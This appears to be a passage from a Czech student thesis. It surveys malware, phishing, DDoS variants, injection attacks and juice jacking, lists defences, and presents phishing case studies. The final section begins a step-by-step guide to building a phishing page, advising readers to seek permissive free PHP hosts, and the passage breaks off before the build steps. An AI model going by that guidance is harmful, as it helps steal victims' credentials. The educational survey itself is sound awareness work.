Počítačový virus je navržen tak, aby se šířil z hostitele na hostitele se schopností replikace. Podobně, jak se chřipkové viry nemohou množit bez hostitelské buňky, ani počítačové viry se nemohou množit a šířit bez hostitelského programu.

Viry se mohou šířit prostřednictvím příloh e-mailů, stahováním souborů z internetu a podvodnými odkazy na sociálních sítích. Mohou se skrývat za maskované přílohy jako např. vtipné obrázky, blahopřání nebo audio a video soubory.

Aby virus infikoval počítač, je potřeba infikovaný program spustit, což způsobí spuštění kódu viru.

---

[34] *ESET: Co je malware* [online]. [cit. 23.01.2022]. Dostupné z: https://www.eset.com/cz/malware
[35] *Avast.com: Co je počítačový virus* [online]. [cit. 23.01.2022]. Dostupné z: https://www.avast.com/cs-cz/c-computer-virus

Příznaky:

- častá vyskakovací okna,
- změna domovské stránky v prohlížeči internetu,
- hromadné e-maily jsou odesílány ze soukromého e-mailového účtu,
- časté pády operačního systému,
- neobvykle pomalý výkon počítače,
- neznámé programy, které se spouštějí po zapnutí počítače,
- neobvyklé činnosti systému během práce na počítači.

5.1.2 Ransomware

Ransomware je typ škodlivého softwaru, který zamyká přístup k infikovanému zařízení nebo šifruje jeho obsah a za zpřístupnění dat požaduje výkupné.[36]

V historii jsme se mohli setkat s těmito variantami:

- 1989 první ransomware – trojský kůň „AIDS“, který jeho tvůrce zaslal účastníkům konference o AIDS na disketách, a ten po spuštění zašifroval všechny soubory na disku počítače a zároveň je nastavil jako skryté,
- 2006 se objevil „Archievus“, kdy byl poprvé použit k zašifrování souborů algoritmus RSA – asymetrická šifra a zašifroval složku „Moje dokumenty“ ve Windows,[37]
- 2011 se objevil v ČR známý scareware „Raveton“ („policejní vir“). Vydával se za Policii ČR a poukazoval na možné trestné chování uživatele,
- 2013 - vznik prvního kryptografického ransomware „Cryptolocker“, který se šířil skrz kompromitované webové stránky, případně pomocí nakaženými e-mailovými zprávami, kdy na obrazovce běžel odpočítávaný čas.

V současnosti se můžeme setkat:

- „Locky“ – e-mailová kampaň, kde přílohou je wordový dokument. Po otevření a povolení maker se spustí infekce,

---

[36] *ESET: Co je to ransomware a jak se proti němu bránit* [online]. [cit. 23.01.2022]. Dostupné z: https://www.eset.com/cz/ransomware

[37] *Vpnmentor: Historie ransomware hrozeb* [online] [cit. 23.01.2022]. Dostupné z: https://cs.vpnmentor.com/blog/historie-ransomware-hrozeb-minulost-soucasnost-budoucnost/

- „WannaCry“ a „Petya“ - cryptočerv, schopný se replikovat a šířit automaticky, využívající zastaralých systémů Windows Server a jiných nezáplatovaných systémů a prohlížečů.[38]

Proti ramsonwaru nejsou ani v bezpečí mobilní zařízení! Ransomware uzamkne obrazovku mobilního telefonu změnou PIN nebo zašifrují jeho obsah. Šíří se prostřednictvím podvodných SMS, které obsahují odkazy např. na aktualizace různých aplikací nebo instalací aplikací z neznámých zdrojů. Nevyhýbá se ani Androidu, ani relativně bezpečnému iOS.

5.1.3 Adware

Adware zobrazuje nežádoucí nebo škodlivou reklamu. I když je relativně neškodný, může být iritující, protože se při práci neustále objevují „spamové“[39] reklamy, což výrazně snižuje výkon vašeho počítače. Kromě toho mohou tyto reklamy vést uživatele ke stažení škodlivějších typů malwaru neúmyslně.

5.1.4 Spyware

Kyberzločinci používají spyware ke sledování aktivit uživatelů a narušení osobní soukromí. Tento druh škodlivého programu může:

- shromažďovat důvěrná data, včetně protokolování stisknutých kláves,
- zcizit data,
- dále způsobit krádež identity nebo podvod s kreditní kartou.

5.1.5 Trojský kůň

Trojské koně jsou maskovány jako užitečné softwarové programy. Jakmile si jej ale uživatel stáhne, trojský virus může získat přístup k citlivým datům a následně data upravit, zablokovat nebo smazat. To může být extrémně škodlivé i pro výkon zařízení. Na rozdíl od běžných virů a červů nejsou trojské viry navrženy tak, aby se samy replikovaly.

---

[38] *Avast: Ransomware WannaCry* [online] [cit. 23.01.2022]. Dostupné z: https://www.avast.com/cs-cz/c-wannacry#gref

[39] Spamové = nevyžádané

5.2 Phishing

Phishingový útok je případ, kdy se útočník snaží oklamat nic netušící oběť, aby mu předala cenné informace, jako jsou hesla, údaje o kreditních kartách, duševní vlastnictví a tak dále. Tyto útoky často přicházejí ve formě e-mailu, který předstírá, že je od legitimní organizace, jako je např. vaše banka, finanční úřad nebo jiný důvěryhodný subjekt.[40]

Phishing je pravděpodobně nejběžnější formou kybernetického útoku, a to především proto, že je snadno proveditelný a překvapivě účinný.

Důsledkem je, pokud útočník oběť přesvědčí, aby otevřel přílohu e-mailu nebo zprávy nakaženou malwarem nebo kliknul na odkaz, ze kterého se stáhne dokument obsahující malware, dosáhne toho, že váš systém je kompromitován škodlivým kódem.

V případě použití malware může dosáhnout útočník toho, že se z prvotního nakaženého počítače šíří v síti organizace a nakazí co nejvíce zařízení (např. ransomwarem).

5.3 Man-in-the-middle attack (MITM)

Útok typu man-in-the-middle (MITM) je případ, kdy útočník zachytí komunikaci mezi dvěma stranami ve snaze špehovat oběti, ukrást osobní informace nebo přihlašovací údaje nebo např. nějakým způsobem změnit konverzaci.[41]

Útoky MITM jsou v dnešní době méně časté, protože většina e-mailových a chatovacích systémů používá šifrování typu end-to-end, které brání třetím stranám v manipulaci s daty přenášenými po síti, bez ohledu na to, zda je síť zabezpečená či nikoli.

5.4 Distribuovaný útok typu Denial-of-Service (DDoS).

Útok DDoS je případ, kdy útočník v podstatě zahltí cílový server provozem ve snaze narušit nebo dokonce zničit cíl. Na rozdíl od tradičních útoků typu denial-of-service, které většina sofistikovaných firewallů dokáže detekovat

---

[40] *Avast: Co je phishing* [online] [cit. 23.01.2022]. Dostupné z: https://www.avast.com/cs-cz/c-phishing
[41] *Digitální pevnost: Man In The Middle* [online] [cit. 23.01.2022]. Dostupné z: https://www.digitalnipevnost.cz/viki/mitm-man-middle

a reagovat na ně, je však DDoS útok schopen ohrozit z více zařízení najednou jeden potencionální cíl.[42]

Aby mohl kyberzločinec odeslat extrémně velký počet žádostí na cíl oběti, často vytvoří „síť zombie“ počítačů, které zločinec ovládá. Protože má kontrolu nad akcemi každého ovládaného počítače v síti zombie, může být např. pro webové služby firmy obrovský rozsah útoku až vyřazením z provozu.

Existují různé typy útoků DoS a DDoS; nejběžnější jsou TCP SYN flood attack, teardrop attack, smurf attack, ping-of-death attack a botnety.

5.4.6 Flood attack TCP SYN

Při tomto útoku útočník zneužije využití vyrovnávací paměti během inicializace relace protokolu TCP. Zařízení útočníka zaplaví malou průběžnou frontu cílového systému požadavky na připojení, ale nereaguje, když cílový systém na tyto požadavky odpoví. To způsobí, že cílový systém při čekání na odpověď ze zařízení útočníka vyprší, což způsobí zhroucení systému nebo se stane nepoužitelným, když se zaplní fronta připojení.[43]

Existuje několik protiopatření proti záplavovému útoku TCP SYN:

- umístěním serverů za bránu firewall nakonfigurovanou k zastavení příchozích paketů SYN,
- zvětšením velikostí fronty připojení a zkrácením časového limitu u otevřených připojení.

5.4.7 Teardrop attack

Tento útok způsobí, že pole offsetu délky a fragmentace v sekvenčních paketech internetového protokolu (IP) se na napadeném hostiteli navzájem překrývají a napadený systém se během procesu pokouší rekonstruovat pakety, ale selže. Cílový systém se pak zmate a zhroutí se.[44]

---

[42] *Digitální pevnost: DDoS* [online] [cit. 23.01.2022]. Dostupné z: https://www.digitalnipevnost.cz/viki/ddos-distributed-denial-service

[43] *Flowguard.io: Vše o DDOS útocích* [online] [cit. 23.01.2022]. Dostupné z: https://flowguard.io/about-flowguard/

[44] Tamtéž

Pokud uživatelé nemají záplaty na ochranu proti tomuto DoS útoku, je potřeba deaktivovat SMBv2[45] protokol a zablokovat porty 139 a 445.

5.4.8 Smurf attack

Tento útok zahrnuje použití IP spoofingu a ICMP[46] k zahlcení cílové sítě provozem. Tato metoda útoku používá požadavky ICMP echo cílené na broadcast[47] IP adresy. Tyto požadavky ICMP pocházejí z podvržené adresy oběti. Pokud je například zamýšlená adresa oběti 10.0.0.10, útočník by zfalšoval požadavek ICMP echo z 10.0.0.10 na adresu vysílání 10.255.255.255. Tento požadavek by šel na všechny IP adresy v rozsahu, přičemž všechny odpovědi by se vrátily na 10.0.0.10, čímž by byla síť zahlcena. Tento proces je opakovatelný a může být automatizován, aby generoval obrovské přetížení sítě.[48]

Abychom ochránili svá zařízení před tímto útokem, musíme na routerech zakázat vysílání směřující přes IP. To zabrání poslání požadavku ICMP echo broadcast na síťové rozhraní síťových prvků. Další možností by bylo nakonfigurovat koncové systémy tak, aby jim zabránily reagovat na pakety ICMP.

5.4.9 Ping of death attack

Tento typ útoku využívá IP pakety k „pingování“[49] cílového systému s velikostí IP přesahující maximálně 65535 bajtů. IP pakety této velikosti nejsou povoleny, takže útočník fragmentuje IP paket. Jakmile cílový systém paket znovu sestaví, může dojít k přetečení vyrovnávací paměti a dalším selháním.

Tyto útoky lze blokovat pomocí brány firewall, která bude kontrolovat maximální velikost fragmentovaných IP paketů.

5.4.10 Botnety

Botnety bychom si mohli představit jako miliony systémů infikovaných malwarem pod kontrolou hackerů za účelem provádění DDoS útoků. Tito roboti

---

[45] SMBv2 – 2. verze síťového komunikačního protokolu sloužícího k přístupu na sdílené složky, soubory, tiskárny.
[46] ICMP – protokol, který slouží pro přenos chybových a řídících zpráv mezi uzly a směrovači sítě TCP/IP.
[47] Broadcast – univerzálni zpráva v síti
[48] Tamtéž
[49] Vysílání požadavků příkazem „ping“, jestli je cíl aktivní.

nebo zombie systémy se používají k provádění útoků proti cílovým systémům, které často zahlcují šířku pásma a schopnosti zpracování cílového systému. Tyto DDoS útoky je obtížné vysledovat, protože botnety se nacházejí v různých geografických lokalitách.[50]

Botnety lze zmírnit:

- filtrováním ve vlastní podsíti, které odmítne provoz z podvržených adres a pomůže zajistit, že provoz bude lépe sledovatelný,
- filtrováním již u poskytovatele, které sníží nežádoucí potencionální útoky předtím, než vstoupí do sítě.

5.5 SQL injection

SQL injection je typ útoku, který je specifický pro SQL databáze. Databáze SQL používají příkazy SQL k dotazování na data a tyto příkazy se obvykle provádějí prostřednictvím formuláře HTML na webové stránce. Pokud databázová oprávnění nebyla správně nastavena, útočník je schopen zneužít formulář HTML k provádění dotazů, které vytvoří, přečtou, upraví nebo odstraní data uložená v databázi.[51]

Zjednodušeně můžeme říci, že strukturu SQL tvoří tabulka, která je rozdělena na menší entity nazývané pole. Pole v tabulce např. „Customers[52]“ se skládají z „CustomerID“, „CustomerName“, „ContactName“, „Address“, „City“, „Postal Code“ a „Country“. Pole je navrženo tak, aby uchovávalo specifické informace o každém záznamu v tabulce. Útočník se na základě tohoto útoku může dostat např. k osobním údajům, které může dále použít (zneužít).

5.6 Zero-day exploit

Zneužití nultého dne je slabé místo většinou nově vydané aplikace, kde počítačoví zločinci zjistí zranitelnost, až do doby, než bude k dispozici oprava.[53] Může být objevena v určitých široce používaných softwarových aplikacích

---

[50] *Flowguard.io: Vše o DDOS útocích* [online] [cit. 23.01.2022]. Dostupné z: https://flowguard.io/about-flowguard/

[51] *Digitální pevnost: SQL injection* [online] [cit. 23.01.2022]. Dostupné z: https://www.digitalnipevnost.cz/viki/sql-injection

[52] Překlad – zákazníci

[53] *Správa sítě: Co je zero day exploit* [online] [cit. 23.01.2022]. Dostupné z: https://www.sprava-site.eu/zero-day-exploit/

a operačních systémech, proto je potřeba neustále aplikace a systémy aktualizovat, aby útočníci této zranitelnosti nevyužily.

5.7 DNS tunelování

DNS[54] tunelování je sofistikovaný útok, který je navržen tak, aby útočníkům poskytoval trvalý přístup k danému cíli. Vzhledem k tomu, že mnoho organizací nedokáže monitorovat provoz DNS, útočníci jsou schopni vložit nebo implementovat malware do dotazů DNS (požadavky DNS odeslané z klienta na server). Malware se používá k vytvoření trvalého komunikačního kanálu, který většina firewallů nedokáže detekovat.[55]

5.8 Business E-mail Compromise (BEC)

Útok BEC je případ, kdy se útočník zaměřuje na konkrétní osoby, obvykle zaměstnance, který má schopnost autorizovat finanční transakce, aby je přiměl přimět k převodu peněz na účet ovládaný útočníkem.

Útoky BEC obvykle zahrnují plánování a průzkum, aby byly účinné. Například jakékoli informace o vedoucích představitelích, zaměstnancích, zákaznících, obchodních partnerech a potenciálních obchodních partnerech cílové organizace pomohou útočníkovi přesvědčit zaměstnance k předání finančních prostředků. BEC útoky jsou jednou z finančně nejškodlivějších forem kybernetického útoku.[56]

5.9 Cryptojacking

Cryptojacking je místo, kde počítačoví zločinci kompromitují počítač nebo zařízení uživatele a používají je k těžbě kryptoměn, jako je bitcoin. Cryptojacking není tak známý jako jiné útočné metody, nicméně není jej radno podceňovat.

Organizace nemají úplný přehled, pokud jde o tento typ útoku, což znamená, že hacker by mohl využívat HW počítače, nebo síťové zdroje k těžbě kryptoměny, aniž by o tom organizace věděla.[57]

---

[54] Domain Name Server

[55] *MasterDC: Útoky na DNS servery* [online] [cit. 23.01.2022]. Dostupné z: https://www.master.cz/blog/utoky-na-dns-servery-jak-funguji-jak-se-chranit/

[56] *FBI.gov: business E-mail Compromise* [online] [cit. 23.01.2022]. Dostupné z: https://www.fbi.gov/scams-and-safety/common-scams-and-crimes/business-e-mail-compromise

[57] *Thefastcode: What is cryptojacking* [online] [cit. 23.01.2022]. Dostupné z: https://www.thefastcode.com/cs-czk/article/what-is-cryptojacking-and-how-can-you-protect-yourself?

5.10 Drive-by Download

Útok typu „drive-by-download“ znamená, že nic netušící oběť navštíví webovou stránku, která následně infikuje její zařízení malwarem.[58]

V některých případech se malware zobrazuje v obsahu, jako jsou bannery a reklamy. V současné době jsou k dispozici exploit kity, které začínajícím hackerům umožňují snadno nastavit škodlivé webové stránky nebo distribuovat škodlivý obsah jinými prostředky.

5.11 Cross-site scripting (XSS) útoky

Útoky typu cross-site scripting jsou velmi podobné útokům „SQL injection“, i když namísto extrahování dat z databáze se obvykle používají k infikování ostatních uživatelů, kteří web navštíví. Jednoduchým příkladem by mohla být sekce komentářů na webové stránce.[59]

Pokud vstup uživatele není před publikováním komentáře filtrován, může útočník publikovat škodlivý skript, který nebude na stránce viditelný.

Když uživatel navštíví tuto stránku, skript se spustí a může:

- infikovat jeho zařízení,
- bude použit k odcizení souborů cookies,
- může být dokonce použit k extrahování přihlašovacích údajů uživatele,
- případně mohou pouze přesměrovat uživatele na škodlivý web.

5.12 Útok heslem

Útok heslem, jak už z názvu vypovídá, je typ kybernetického útoku, kdy se útočník snaží uhodnout nebo prolomit heslo uživatele. K získání hesla uživatele se útočníci samozřejmě často pokoušejí využít techniky phishingu.

Techniky k prolomení hesla uživatele:

- Brute-Force,
- Dictionary attack,
- Rainbow Table,

---

[58] *Kaspersky.com: What Is A Drive by Download Attack* [online] [cit. 23.01.2022]. Dostupné z: https://www.kaspersky.com/resource-center/definitions/drive-by-download

[59] *Root.cz: Zranitelnosti typu injekce: XSS aneb cross-site scripting* [online] [cit. 23.01.2022]. Dostupné z: https://www.root.cz/clanky/zranitelnosti-typu-injekce-xss-aneb-cross-site-scripting/

- Credential Stuffing,
- Password Spraying,
- Keylogger.

5.13 Útok odposlechem

Někdy označovaný jako „snooping“ nebo „sniffing“, útok odposloucháváním je ten, kdy útočník hledá nezabezpečenou síťovou komunikaci, aby mohl zachytit a získat přístup k datům odesílaným po síti. To je jeden z důvodů, proč jsou zaměstnanci při přístupu do firemní sítě z nezabezpečeného veřejného Wi-Fi hotspotu požádáni, aby použili VPN. Právě sem patří nezabezpečené připojení např. v kavárnách, či v nákupních centrech.

5.14 Útoky s umělou inteligencí

Využití umělé inteligence k zahájení sofistikovaných kybernetických útoků je vyhlídka blízké budoucnosti, protože zatím nevíme, čeho budou takové útoky schopny. Nejpozoruhodnější útok s umělou inteligencí, který jsme doposud viděli, zahrnoval použití botnetů poháněných umělou inteligencí, které využívaly virtuální stroje k provedení obrovského DDoS útoku.

Pravděpodobně se však dočkáme mnohem sofistikovanějších útoku. Software s umělou inteligencí se dokáže naučit, jaké přístupy fungují nejlépe, a podle toho přizpůsobit své metody útoku. Mohou používat informační kanály k rychlé identifikaci zranitelností softwaru a také skenovat potenciální zranitelnosti samotných systémů. Text, zvuk a video generované umělou inteligencí budou použity k zosobnění vedoucích pracovníků společnosti, čehož lze využít ke spuštění velmi přesvědčivých útoků typu phishing. Na rozdíl od lidí mohou útoky poháněné umělou inteligencí fungovat nepřetržitě. Jsou rychlé, efektivní, cenově dostupné a přizpůsobivé.[60]

---

[60] *Arrow.cz: Umělá inteligence* [online] [cit. 23.01.2022]. Dostupné z: https://www.arrow.com/ecs/cz/partnersky-pruvodce/articles/umela-inteligence-dvojsecna-zban-pro-bezpecnost/

5.15 Útoky založené na „internetu věcí“

V současné době jsou zařízení IoT[61] neboli zařízení, která se připojují do internetu, např. prostřednictvím WiFi, (může se jednat o chytré domácí spotřebiče, např. pračky, sušičky, lednice, atd…), obecně méně bezpečná než většina moderních operačních systémů a hackeři rádi využívají jejich zranitelnosti. Stejně jako v případě umělé inteligence je internet věcí stále relativně novým konceptem, a tak teprve uvidíme, jaké metody budou kybernetičtí zločinci používat k využívání zařízení IoT a k jakým účelům.[62]

Možná se hackeři zaměří na lékařská zařízení, bezpečnostní systémy, chytré teploměry nebo se možná budou snažit kompromitovat zařízení internetu věcí, aby mohli zahájit rozsáhlé útoky DDoS. Myslím, že to zjistíme v příštích letech.

V tuto chvíli je na zamyšlení, zdali všechny chytré spotřebiče, které nám poskytují komfortní ovládání např. telefonem, nejsou do budoucna ve skutečnosti bezpečnostní hrozbou.

5.16 Juice jacking

Tento typ útoků je velmi aktuální v souvislosti s rozšiřujícím se počtem nabíjecích míst pomocí zdířky USB.

Chyba zabezpečení, při které je infikovaná nabíjecí stanice USB použita ke kompromitaci propojených zařízení, se nazývá „juice jacking“. Chyba využívá skutečnosti, že napájení mobilního zařízení je dodáváno přes stejný kabel USB, který se používá k přenosu dat. Lidé si ale neuvědomují, že když nabíjí z nabíjecího portu svůj smartphone, je tu možnost, že se zároveň kopírují data do telefonu nebo instaluje malware.[63]

Tímto způsobem jsou data z chytrých telefonů, tabletů nebo počítačových zařízení kopírována tak, že si toho ani nevšimneme. Lidé často nabíjejí svá zařízení prostřednictvím nabíjecích portů umístěných v oblastech, jako jsou kavárny, stanice metra, železniční stanice a letiště. Hitem dnešní doby jsou

---

[61] Internet of Things

[62] *IoTPort: Co je to IoT* [online] [cit. 23.01.2022]. Dostupné z: https://www.iotport.cz/iot-novinky/ostatni-clanky-o-iot/co-to-je-iot

[63] *Federal Communications Commission: Juice Jacking* [online] [cit. 23.01.2022]. Dostupné z: https://www.fcc.gov/juice-jacking-dangers-public-usb-charging-stations

lavičky v nákupních centrech, které mají vyvedené konektory na nabíjení mobilních zařízení. Tento způsob nabíjení ale může být škodlivý! Hackeři mohou použít „juice jacking“ nejen k přenosu dat z našeho telefonu, ale také např. k prolomení identifikačních údajů mobilního (internetového) bankovnictví. Počet případů podvodů tímto útokem neustále roste.

Obrana proti tomuto útoku se jeví jako primitivní, ale účinná. Nabíjet své zařízení pouze s certifikovaných vlastních nabíječek spolu s vlastním USB kabelem, či použít vlastní powerbanku.


6. OBRANA PROTI ÚTOKŮM

- aktualizovat operační systém, prohlížeče a veškerý software,
- využívat aktivní ochranu proti kybernetickým útokům jako jsou antiviry a bezpečnostní software,
- využívat pasivní ochranu – zálohování,
- chránit zálohy,
- odinstalace nepoužívaných služeb a softwaru,
- dávat pozor na podezřelé zprávy, přílohy, videa a odkazy,
- ověřit si totožnost člověka, se kterým komunikujeme,
- nikomu nesdělovat své přihlašovací údaje, pravidelně je aktualizovat,
- používat silná a unikátní hesla,
- pokud se od počítače vzdalujeme, zamykat ho,
- pozor na instalace programů z pochybných zdrojů,
- nepřipojovat se do nezabezpečených veřejných Wi-Fi. Pokud není vyhnutí, nikdy nepřistupovat k důvěrným osobním datům a nekontrolovat své bankovní účty,
- kontrolovat přenosná média,
- neukládat hesla ani přihlašovací údaje do paměti prohlížeče,
- kontrolovat URL adresy, kam webový odkaz směřuje.

6.1 Dvoufaktorová autentizace

Tento způsob zabezpečení se jeví naprosto skvělý, na první pohled neprolomitelný. Jedná se o klasickou kombinaci přihlášení jménem a heslem, kterému říkáme autentizace, a navíc sekundárním ověřením např. mobilním zařízením (SMS zprávou) zvanou autorizace (viz Obrázek 2)[64].

[64] *Vodnici.net: Jak používat dvoufaktorou autentizaci* [online]. [cit. 14.02.2022]. Dostupné z: https://www.vodnici.net/2018/08/co-je-a-jak-pouzivat-dvoufaktorovou-autentizaci/




Obrázek 2 – Dvoufaktorová autentizace

Je pravdou, že v začátcích ověřování toto typu dostačovalo, nicméně postupem času kyberzločinci našli způsob, jak tuto ochranu obejít. V základu by se mohlo jednat o kombinaci dvou předešlých druhů útoků, tzn. e-mailový a SMS phishing.

Metoda, kterou v tomto případě útočníci používají, je v podstatě jednoduchá, vylepšená pouze o to, že se vše děje v reálném čase. Pokud by akce neproběhla v reálním čase, druhotné ověření by již nebylo možné, protože vše funguje na základě určitého časového limitu.

Jedná se tedy o klasický e-mailový phishing, kdy do podvržené stránky uživatel zadá přihlašovací údaje (jméno a heslo). V tuto chvíli hacker zadá obdržené údaje do pravé stránky např. bankovnictví. Poté se uživateli objeví opět podvržená stránka, kde se vyžaduje SMS ověření pomocí hesla nebo pinu. Uživatel opět zadá kód do formuláře a odešle s tím, že se mu objeví internetové stránky jeho bankovnictví. Nyní se opět SMS heslo odešle útočníkovi, který se přihlásí do bankovnictví uživatele (viz Obrázek 3)[65].

[65] *Onespan.com: How Attackers Bypass Modern Two-factor Authentication* [online]. [cit. 23.01.2022]. Dostupné z: https://www.onespan.com/blog/how-attackers-bypass-modern-two-factor-authentication-and-how-protect-your-users



Obrázek 3 – Schéma útoku

Uživateli se nakonec objeví webová stránka, která informuje, že přihlášení nebylo správné, nebo že server je např. v údržbě a přihlášení je možné později. Právě v tuto chvíli se otvírají možnosti kyberzločinci, aby odčerpal finanční prostředky z účtu oběti a převedl je na jiný účet.

Je pravdou, že v současné době ani toto není tak jednoduché, protože bankovní instituce ví o možném průniku do účtů, proto zavádějí další bezpečnostní prvky pro ověření plateb. Může se jednat např. o další ověření SMS kódy nebo potřeba mobilní aplikace a v ní biometrická autorizace pomocí otisků prstů či „Face ID“.[66]

Obranou je opět pozorný uživatel, který nepodlehne nátlaku a včas si uvědomí míru rizika. Toto je vždy alfou a omegou všech hypotetických útoků ze strany kyberzločinců.

Pokud máme podezření, je potřeba situaci řešit ihned. Každá prodleva může mít za následek v lepším případě např. zašifrování dat, které nutně nepotřebujeme. V horším případě ztráta financí z bankovního účtu, nebo únik osobních údajů, se kterými v dnešní době bují čilý obchod.

[66] Face ID – ověření obličejem

7. PŘÍPADOVÉ STUDIE

Mé praktické studie se budou týkat nejčastějších případů phishingu, které jsou v současné době aktuální. Budu se zabývat přímo realizací útoků na uživatele od výběru potencionálního cíle přes metodu až po důsledky. Uvedu také, jak se konkrétnímu útoku bránit.

Tento typ útoku, jak z názvu vypovídá, vychází z taktiky připomínající rybolov. Jedná se tedy v první fázi o pasivní typ útoku do doby, kdy v našem případě uživatel „nezabere“ na návnadu. Návnadou mohou být falešné e-maily, SMS[67] zprávy, telefonáty nebo např. faktury.

S jedním (nejčastějším) e-mailovým případem jsem měl i osobní zkušenost. Protože jsem byl v té době již zkušený uživatel, ihned jsem upozornil poskytovatele služby na možný útok vzhledem k možným škodám. Následně mi společnost PayPal[68] poděkovala za podnět a obeslala své uživatele e-mailem ohledně možného zneužití. Má první studie bude tedy vycházet z této události.

7.1 E-mailový phishing

Cílem tohoto útoku jsou v podstatě všichni uživatelé, kteří mají zřízenou e-mailovou schránku. V minulosti, kdy poskytovatelé e-mailových schránek neměli moderní nástroje na třídění zpráv, se všechny zprávy shromažďovaly v „Doručené poště“. Nezkušení uživatelé byli hlavním terčem útoků, protože nedokázali odfiltrovat podvržený e-mail od skutečného.

Dnes je situace snazší tím, že se dnes poskytovatelé schránek snaží veškerou poštu filtrovat a zařazovat do správných složek. I když se v tomto případě může zdát, že jsou uživatelé relativně v bezpečí, není tomu tak. Opět se jedná o iluzi.


Na druhou stranu se může stát, že e-mail, který je určený přímo pro nás, systém vyhodnotí jako škodlivý a zařadí ho do složky „Spam“.[69] Vše opět záleží na bystrosti uživatele a nenechat se ovlivnit obsahem e-mailu.

---

[67] SMS – Short Message Service


[68] PayPal je americká finanční technologická společnost provozující finanční služby v podobě internetového platebního systému.

[69] Spam je jakákoliv forma nevyžádané hromadné digitální komunikace



Obrázek 4 – Tělo zprávy e-mailu

V tomto případě se jedná o podvrh (viz Obrázek 4)[70], který má vzbudit dojem uživatele, že je jeho účet nějakým způsobem omezený a je potřeba aktivita pro jeho odblokování pomocí přihlášení jménem a heslem. Pokud nebude uživatel náležitě ostražitý, jediným klikem myši se ocitne na stránkách, které vypadají podobně, jako originální stránky (viz Obrázek 5)[71].




Obrázek 5 – Falešná adresa

[70] *Eset.cz: Falešná zpráva* [online]. [cit. 23.01.2022]. Dostupné z: https://servis.eset.cz/news/newsitem/View/174/falesna-zprava-smeruje-na-uzivatele-sluzby-paypal#.YgvBwd-ZOwU
[71] Tamtéž

Dnes si již útočníci dávají velkou práci, aby podvodné stránky vypadaly jako originál včetně jazykových mutací. Rozpoznat obsah je velmi těžké a pro laika takřka nemožné. Útočníci jsou velmi kreativní, proto i zobrazované jméno odesílatele se může jevit jako pravé, nikoliv však e-mailová adresa odesílatele. V některých sofistikovanějších případech je možná i změna e-mailové adresy.

Po získání přihlašujících údajů útočník může vystupovat jako oprávněná osoba, která s těmito podvodně získanými informacemi přihlásí na originální stránky. Tímto může dojít u tohoto konkrétního případu ke ztrátě finančních prostředků z účtu, popř. změně hesla pro další kriminální činnost.



Obrázek 6 – Schéma útoku

Fáze dle znázorněného schématu (viz Obrázek 6)[72]:

1) odeslání podvodného e-mailu uživateli,
2) vyplnění přihlašovacích údajů na podvodné stránce,
3) získání údajů útočníkem,
4) zneužití na originální stránce.

[72] *Tadgroup.com: Social engineering test* [online]. [cit. 23.01.2022]. Dostupné z: https://www.tadgroup.com/services/social-engineering-test

7.2 SMS phishing

Nástup mobilních technologií přinesl nespočet výhod v komunikaci a online bankovnictví. Zároveň se tím otevřely dveře pro bezohledné jednotlivce, aby mohli páchat další zločiny.

Dalším oblíbeným phishingem, kdy kyberzločinci lákají oběti prostřednictvím textových zpráv na:

- navštívení podvodných webů,
- stáhnutí škodlivých aplikací,
- kontaktování technické podpory.

Hitem dnešní doby je poslání SMS s kódem kupónu nebo nabídku na výhru volných vstupenek nebo peněz zdarma. Bude se samozřejmě vyžadovat kliknutí na odkaz, který nás přesměruje na webovou stránku (viz Obrázek 7)[73].

Poměrně běžné jsou také odkazy, které spouštějí automatické stahování nebezpečných aplikací. Přestože se zdá, že pocházejí z legitimních zdrojů s adresami URL[74], které jsou nám známé, jejich cílem je pouze krádež osobních údajů nebo instalace malwaru do vašeho mobilního zařízení.[75]

Obrázek 7 – SMS zpráva

[73] *Lupa: SMS phishing zkouší z lidí vytáhnout údaje o platební kartě* [online]. [cit. 01.02.2022]. Dostupné z: https://www.lupa.cz/aktuality/sms-phishing-zkousi-z-lidi-vytahnout-udaje-o-platebni-karte-pres-vyhru-v-alze/
[74] URL – Uniform Resource Locator – celá webová adresa v adresním řádku v prohlížeči
[75] Tamtéž

V tomto případě se jedná po kliku na odkaz o přesměrování na podvodný web, kde po zaplacení „manipulačního poplatku“ bude výhra vyplacena. Bohužel zaplacením poplatku platební kartou dostane útočník veškeré platební údaje, které následně může zneužít ke svým nákupům.

Dalším krokem může být nedobrovolná instalace malware do mobilního zařízení. Uživatel při vidině výhry, či nějaké slevy si takovou to instalaci i přes všechny upozornění spustí. Tímto otevře útočníkovi přístup k ovládání zařízení. Pokud je zařízení připojené k mobilnímu internetu, může útočník nepozorovaně na pozadí vzdáleně zařízení ovládat bez problémů 24 h denně.

7.3 Další verze phishingu

Z historie si také pamatuji primitivní, i když na druhou stranu chytrý typ útoků. Tenkrát se této činnosti neříkalo phishing, ale podstata útoku byla totožná. Jednalo se řekněme o neelektronické formy zaměřené opět na důvěře a nevědomosti obyvatel.

V tomto případě přicházely přímo do poštovní schránky v domě dopisy. Obsahem dopisů bývaly většinou faktury nebo platební příkazy na:

- exekuce,
- pokuty za parkování,
- výživné,
- platby za energie,
- upomínky nezaplacených faktur např. za telefon.

Protože dopisy vypadaly originálně (včetně hlavičky institucí), lidé neměli důvod těmto dopisům nevěřit. Ze zkušeností lidé raději zaplatí, než by se dostali do nějakých problémů, proto byly tyto útoky zaměřené spíše na seniory, ale i na mladší vrstvy, které neměli dostatečnou finanční gramotnost nebo pořádek v osobních financích. Tuto formu phishingu postupem času nahradily právě sofistikovanější metody (e-mail a SMS), které se používají stále.

7.4 Vytvoření phishingové stránky

V této části budu zjednodušeně simulovat vytvoření podvodné webové stránky a objasním postup krok po kroku, jak toho docílit. Cílem této simulace nebude návod na vytvoření podvodné webové stránky, ale pouze informace o

současných nástrojích, jak lze jednoduše a zdarma vytvořit phishingový útok na nic netušícího člověka.

Na internetu můžeme narazit na mnoho způsobů, jak vytvořit podvodné stránky. Principy jsou podobné, ale většina hostingových řešení poskytovaných v návodech již nefunguje z důvodu nárůstu počtu zásahů proti phishingovým stránkám ze strany hostingových společností. Je tedy potřeba najít poskytovatele, který nám náš záměr dovolí realizovat.

Samozřejmě, aby byl tento typ útoků úspěšný, je potřeba využít služeb e-mailu nebo SMS, kam odkaz na podvrženou stránku umístíme. Následně záleží na uživateli, jestli podvod odhalí.

7.4.1 Webhosting

Pokud by se jednalo o webhosting,[76] jedná se o stránky hostingových společností jako:

- T35.com,
- Ooowebhost.com,
- Webnode.cz,
- Zombeek.cz,
- Endura.cz.

Podmínkou je, aby hostovaný web podporoval PHP[77]. Nejlépe najít takový, aby byl zdarma a dal se kdykoli zrušit.

7.4.2 Příprava webové stránky

